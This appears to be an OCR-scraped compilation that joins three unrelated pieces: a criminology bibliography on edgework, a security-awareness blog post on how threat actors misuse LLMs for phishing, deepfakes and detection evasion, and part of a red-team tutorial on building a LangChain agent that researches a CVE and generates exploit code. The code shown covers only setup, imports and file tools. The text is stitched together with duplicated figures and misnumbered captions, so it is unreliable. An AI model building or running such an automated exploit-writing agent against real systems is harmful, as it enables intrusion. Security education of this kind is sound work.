Ferrell, J. (2004). Boredom, crime and criminology. Theoretical Criminology, 8, pp287-302.

Goffman, E. (1967b). Where the action is. In: Interaction Ritual: Essays on Face-to-Face Behavior. Garden City, NY: Doubleday, pp149-270.

Katz, J. (1988). The Seductions of Crime: Moral and Sensual attractions in Doing Evil. New York: Basic Books.

Katz, B., S. (1989). Seductions of Crime: Moral and Sensual Attractions in Doing Evil by Jack Katz, The Journal of Criminal Law & Criminology, 80(1), pp352-370.

Kong, K., S., T. (2015). Buying sex as edgework: Hong Kong male clients in commercial sex. British Journal of Criminology, pp1-18 doi: 10.1093/bjc/azv040 retrieved from: http://bjc.oxfordjournals.org on 28th of May 2017.

Lois, J. (2001). 'Peaks and Valleys: The gendered emotional culture of edgework', Gender & Society, 15(3), pp381-406.

Lyng, S. (1990). 'Edgework: A Social Psychological Analysis of Voluntary Risk Taking The American Journal of Sociology, 95, pp851-86.

Lyng, S. (eds).(2005). Edgework: The Sociology of Risk-Taking. Routledge.

Lyng, S. (2014). Action and edgework: Risk taking and reflexivity in late modernity. European Journal of Social Theory, 17(4), pp443-460.

Mead, G., H. ([1934] 1964). George Herbert Mead on Social Psychology. Strauss, A. (ed.). Chicargo: University of Chicargo Press.

McGovern, R., & McGovern, W. (2011). Voluntary risk-taking & heavy end crack cocaine use: An edgework perspective. Health, Risk & Society, 13(5), pp487-500. Routledge

Otero-Lopez, J., Luengo-Martin, A., Miron-Redondo, L., Carrillo-De-La-Pena, M., & Romero-Trainanes, E. (1994). An empirical study of the relations between drug use and delinquency and adolescents, in The British Journal of Criminology, 34 Oxford University Press: Oxford, pp459-478.

Peele, S. (1985). Compulsive experience and it's interpretation in The Meaning of Addiction. Lexington Books. Lexington: MA.

Rajah, V. (2007). 'Resistance as Edgework in Violent Intimate Relationships of drug-Involved Women', British Journal of Criminology, 47, pp196-213.

.Stone, J. (1994). Addiction the disease URL: www.cornerstonesocial.com

Wilson, A., L. (2013). Exploring Illicit Drug Use and Drug Driving as Edgework. Current Issues in Criminal Justice, 24(2), pp223-240.

Williams, j., D. (2017). Mephitic projects: a forensic leisure science analysis of The BTK serial murders, The Journal of Forensic Psychiatry & Psychology, 28(1), pp24-37.

HACK

AI

modern day super heros

Over the last few years, the speed, scale, and sophistication of attacks have increased alongside the rapid development and adoption of AI across multiple industries. Defenders are only beginning to recognize and apply the power of generative AI to shift the cybersecurity balance in their favor and keep ahead of adversaries. At the same time, it is also important for us to understand how AI can be potentially misused in the hands of threat actors.

Threat actors, such as Forest Blizzard, Emerald Sleet, Crimson Sandstorm, Charcoal Typhoon, Salmon Typhoon, and many others, are already utilizing AI technologies, usually by interacting with LLMs (Large Language Models) in ways that suggest a limited exploration of how LLMs can augment their technical operations.

wrtten by
David Lee

This has consisted of using LLMs to support tooling development, scripting, understanding various commodity cybersecurity tools, and generating content that could be used to social engineer targets. Based on these observations, we can map and classify these TTPs (Tactics, Techniques, and Procedures) using the following descriptions:

- LLM-informed reconnaissance: Engaging LLMs to research and understand specific technologies, platforms, and vulnerabilities, indicative of preliminary information-gathering stages.
- LLM-enhanced scripting techniques: Utilizing LLMs to generate and refine scripts, potentially to streamline and automate complex cyber tasks and operations
- LLM-supported social engineering: Leveraging LLMs for assistance with translations and communication, likely to establish connections or manipulate targets.
- LLM-refined operational command techniques: Utilizing LLMs for advanced commands, deeper system access, and control representative of post-compromise behavior.

So What Does This All Mean?

Well, in short, the biggest threat actors around the globe are heavily investing in and utilizing the vast potential of AI in the threat landscape, especially tied together with social engineering techniques to get information from end users by leveraging AI to trick users into sharing confidential data, including:

- **Persuasive Content:** Non-native speakers skirt grammar and spelling errors thanks to AI bots like ChatGPT. Given prompts, bots can write realistic-sounding content. Error-free content can get by spam filters, often making it to your inbox where it’s hard to detect.
- **Personalized Phishing Attack:** AI bots assist criminals by creating fake accounts. They can mine social media accounts for data to be used against you in emails. They identify communication styles and emotional triggers that resonate with you.
- **Deepfake Creation:** AI Bots can create realistic audios and videos that look and

sound like a real person. For example, deepfakes can convince people to reveal personal information in a Zoom meeting. The same is true with deepfake phone calls.

- **Detection Evasion:** Bots can learn how to avoid red flags in security tools and work around them.

Doing Our Part as Cybersecurity Professionals (Superheroes)

There are three simple actions you can take to stay steps ahead of cybercriminals:

- **Build your skepticism muscle:** A healthy dose of skepticism goes a long way. Even with robust email protection present at many organizations, always look for fake emails. They can slip through even the best email filters. And don't forget your non-work email addresses. They usually don't have the same level of security.

- **Trust your gut:** When something seems amiss with an email or phone call, trust that feeling. Hang up on threatening calls and don't respond to emails that seem unexpected or too good to be true.

- **Seek verification**: Did you receive an unexpected email from someone you know? Scammers will impersonate friends, family, and bosses to get you to reveal information. When in doubt, speak to the person directly and find out if they sent it.

Awareness Training for End Users and IT Professionals

I cannot understate the importance of cybersecurity awareness training for not only the end users but also IT professionals. Often, the message has to trickle down from the technicians and analysts through to the end users to ensure everyone is aware of the current threat landscape and how it's evolving.

Too many times have I seen organizations come to me asking if they have been breached after a shifty phone call and subsequent remote access being granted, only to confirm this is the case, then working through the response tasks for the incident at hand. As a security consultant, this is unfortunately something I see very often, and while it keeps me working and paid by helping these organizations, sometimes it's also too little too late. With the proper training provided to these organizations, perhaps that phone call would have never happened or at the very minimum, a better practice towards OPSEC could have been implemented, helping to prevent AI-generated deepfakes or advanced social engineering attempts from being curated.

Ultimately, no system is unhackable and humans will always be the weakest link in security, but as a professional (and modern-day superhero), you can make a difference by implementing additional protections to systems, and by informing and educating those around you and of course, your own clients on how to spot a maliciously intended attack.

https://learn.saferinternetproject.com/

GHOST RIDER IN THE MACHINE PART II:

Hey hackers and red teamers! Welcome back to our three-part series where we transform your red teaming toolkit into an AI-powered powerhouse. In the first installment, we introduced an NLP-powered terminal interface using OpenAI's GPT models. Now, in Part II, we're diving deeper into the realm of exploit research and automation using LangChain. Buckle up because we're about to turn your pen-testing game up a notch!

WHAT'S NEW IN THIS PART?

In this second installment of our series, we elevate our red teaming toolkit to a new level by introducing automation in exploit research and script creation. This article dives into using LangChain, a powerful framework that integrates advanced language models with various tools and data sources, to streamline the process of vulnerability exploitation. We will explore how LangChain ReAct (Reason + Act) agents can automate the tedious tasks of fetching the latest threat advisories, analyzing vulnerabilities, and even generating the necessary exploit code. By leveraging these advanced capabilities, we aim to make your red team operations more efficient and effective, allowing you to focus on strategic decision-making and complex problem-solving.

This article will focus on:

1Setting Up Required Accounts: Instructions to set up LangChain Forge and Tavily accounts.Automating Exploit Research: Using AI to fetch the latest exploits and vulnerabilities.Writing Automation: Streamlining the documentation and creation of exploit code if necessary.

AUTOMATING EXPLOIT RESEARCH AND WRITING

Exploit research is a critical component of red teaming. Manually sifting through countless CVEs and advisories, searching for PoC (proof of concept) code, and then writing the exploit code can be a time sink. Not to mention understanding how to use the exploit and carry out the task (ESPECIALLY if you are a n00b)! This project will use a Python script leverages generative AI, LangChain, OpenAI (or any LLM really), and Tavily to automate all of this, including the creation of exploit code when necessary. So, grab your highly caffeine injected energy drink of choice, buckle up, and let’s go!

UNDERSTANDING LANGCHAIN AND REACT AGENTS

LangChain is a powerful framework designed to enhance the capabilities of language models by integrating them with various tools and data sources. LangChain allows language models to interact with APIs, databases, and other external resources, enabling more complex and context-aware operations. Long story short, it helps make quick work of complex generative AI tasks, with less code. This makes LangChain an excellent choice for cybersecurity tasks, where data from multiple sources needs to be analyzed and acted upon in real-time.

WHAT IS LANGCHAIN?

LangChain (https://www.langchain.com/) simplifies the process of connecting language models to external tools and data. It provides a standardized way to define and manage these connections, making it easier to build sophisticated applications that leverage the full power of models like GPT-4, Claude, Gemini, Llama and more. LangChain handles the heavy lifting of managing these integrations, allowing developers to focus on creating the logic and workflows that drive their applications.

LANGSMITH: WHAT IS IT?

In ths project, we will be leveraging the LangChain platform, LangSmith. LangSmith is a comprehensive DevOps platform designed to facilitate the development, testing, deployment, and monitoring of applications powered by large language models (LLMs). Whether you’re building with LangChain or not, LangSmith provides a robust infrastructure for managing the entire lifecycle of LLM applications.

Key Features of LangSmith

1. Development and Collaboration:

• LangSmith allows developers to work closely with subject matter experts, ensuring that the behavior of LLM applications meets the desired criteria. The platform supports the creation, versioning, and annotation of prompts, making it easier to refine and iterate on application components.

2. Monitoring and Evaluation:

• With LangSmith, you can gain full visibility into the sequence of calls made by your LLM application, helping to identify sources of errors and performance bottlenecks in real-time. This includes detailed tracing capabilities that log every step from input to output, making debugging more straightforward and effective.

3. Testing and Continuous Improvement:

• LangSmith supports comprehensive testing and evaluation workflows. You can create datasets for evaluation, run automated and AI-assisted evaluations, and perform regression testing to ensure that changes improve application performance. Evaluators can assess various aspects such as relevance, correctness, and other custom criteria.

4. Deployment:

- The platform also simplifies the deployment process with built-in features for parallelization, fallback mechanisms, and asynchronous support, ensuring that your applications can scale effectively while maintaining performance and reliability.

By providing these capabilities, LangSmith helps turn the often unpredictable nature of LLMs into a more manageable and reliable development process, ensuring that applications are production-ready and can be continuously improved based on real-world feedback.

WHAT ARE REACT AGENTS?

ReAct (Reason + Act) agents are a key component within the LangChain framework, designed to handle complex, multi-step tasks by combining advanced reasoning and action capabilities. These agents leverage the sophisticated language models like GPT-4 to process and respond to intricate prompts, breaking down tasks into manageable steps and coordinating the execution of these steps using various tools.

The primary function of ReAct agents is to perform tasks that require both understanding and action. For example, in the context of cybersecurity, a ReAct agent can automate the process of exploit research by searching for the latest threat advisories, analyzing vulnerabilities, and even generating the necessary exploit code. This is achieved through a series of coordinated actions, such as querying databases, executing scripts, and interacting with APIs.

Each ReAct agent operates by following a structured plan that outlines the sequence of tasks to be performed. These tasks can include fetching data, processing information, and executing specific actions based on the analysis. By integrating various tools and data sources, ReAct agents can perform tasks that would typically require significant manual effort, thus streamlining operations and enhancing efficiency.

In summary, ReAct agents in LangChain bring together advanced natural language processing and task automation to enable more effective and efficient handling of complex operations, making them an invaluable tool for tasks like automated exploit research in cybersecurity. In our context, ReAct agents help automate the process of exploit research and writing. They can:

1. Search for Information: Use tools like Tavily to fetch the latest threat advisories and exploit information.

2. Analyze Data: Process the fetched data to extract relevant details about the vulnerability.

3. Generate Code: Write exploit code or scripts based on the analysis.

4. Provide Instructions: Offer step-by-step instructions on how to use the generated code or tools.

TAVILY: WHAT IS IT?

Tavily is a specialized search engine optimized for largWe language models (LLMs) and Retrieval-Augmented Generation (RAG) systems. Unlike traditional search APIs like Google or Bing, Tavily focuses on providing efficient, accurate, and relevant search results specifically tailored for AI applications and autonomous AI agents.

Key Features of Tavily:


1. Optimized for LLMs and RAG:\
   - Tavily aggregates data from over 20 trusted sources per API call and uses proprietary AI to score, filter, and rank the most relevant information. This ensures that the results are not only accurate but also contextually appropriate for AI-driven tasks.


2. Efficient Data Gathering:

   - It simplifies the data-gathering process by performing comprehensive research tasks in seconds. Tavily's API scrapes, filters, and extracts the most pertinent information, reducing the manual effort required to sift through irrelevant data.

3. Real-Time, Accurate Results:

   - Tavily provides real-time search results that are factual and reduce





the likelihood of AI hallucinations by optimizing the context and relevance of the information.

4. Intelligent Query Suggestions:

    - The API enhances AI capabilities by offering intelligent query suggestions and automated, nuanced answers, which help in deepening the AI's knowledge iteratively.

5. Integration-Friendly:

    - Tavily can be easily integrated with various AI frameworks, including Langchain and LlamaIndex, making it versatile and adaptable to different AI development environments.

By leveraging Tavily, AI developers can ensure that their applications are powered by accurate, up-to-date, and contextually relevant information, thereby enhancing the overall performance and reliability of AI-driven tasks.

GETTING SET UP

Before diving into the code, you need to set up accounts with LangChain Forge and Tavily. These services provide the necessary APIs and tools to fetch threat advisories and manage exploit data effectively.

SETTING UP LANGSMITH

1. Sign Up: Visit LangSmith (https://www.langchain.com/langsmith)and sign up for an account.

2. API Key: Once registered, navigate to your account settings to generate an API key.

3. Configuration: Save your API key securely and add it to your environment variables:

export LANGCHAIN_FORGE_API_KEY='your_api_key_here'

You can also use a .env file instead.

More information on setting up LangSmith can be found here: https://docs.smith.langchain.com/how_to_guides/setup

TAVILY

1. Sign Up: Head over to Tavily (https://app.tavily.com/sign-in)and create an account.

2. API Key: After signing up, go to the API section in your dashboard and generate a key.

3. Configuration: Store the API key securely and set it in your environment variables:

export TAVILY_API_KEY='your_api_key_here'

You can also use a .env file instead.

MAKING IT HAPPEN

Ok, now that we have all of our platform API keys. Let's get started. Here's a detailed breakdown of our Python script designed to handle exploit research and automation:

1. **Importing Libraries**

    The script begins by importing essential libraries such as sys, dotenv, and components from the LangChain framework. These are crucial for handling environment variables, managing toolkits, and interfacing with the OpenAI API.
    (figure 1)

2. **Loading Environment Variables:**


    dotenv.load_dotenv() loads environment variables from a .env file instead of using actual local environment variables (should you prefer this method). This is a secure way to handle API keys and other sensitive information.

    This script accepts a CVE number as command line argument. This will tell the agent which vulnerability you are looking to exploit. (figure 2)

3. **Enhanced File Management:**


    The enhanced_file_management function initializes a FileManagementToolkit for managing files within the specified directory, enabling file operations like reading, writing, and listing.
    (figure 3)

Figures 1




```
import sys
import dotenv
from langchain_openai import ChatOpenAI
from langchain import hub
from langchain.agents import AgentExecutor, create_react_agent
from langchain_community.tools.tavily_search import TavilySearchResults
from langchain_community.agent_toolkits import FileManagementToolkit
from langchain_community.agent_toolkits.file_management.toolkit import FileManagementToolkit
from langchain_experimental.tools import PythonREPLTool
from langchain_community.tools import ShellTool
from langchain.tools import tool
```

Figures 2




```
# Load the .env file
dotenv.load_dotenv()
cve = sys.argv[1]
working_directory = "."
```

Figures 3




```
# Load the .env file
dotenv.load_dotenv()
cve = sys.argv[1]
working_directory = "."
```

Figures 4




```
def enhanced_file_management(root_dir: str):
    """
    Provides tools for managing files in the specified directory.
    This function initializes a FileManagementToolkit configured to the specified root directoryI,
    allowing file operations such as reading, writing, and listing files within that directory.
    """
    toolkit = FileManagementToolkit(root_dir=root_dir)
    return toolkit.get_tools()
```

Figures 5

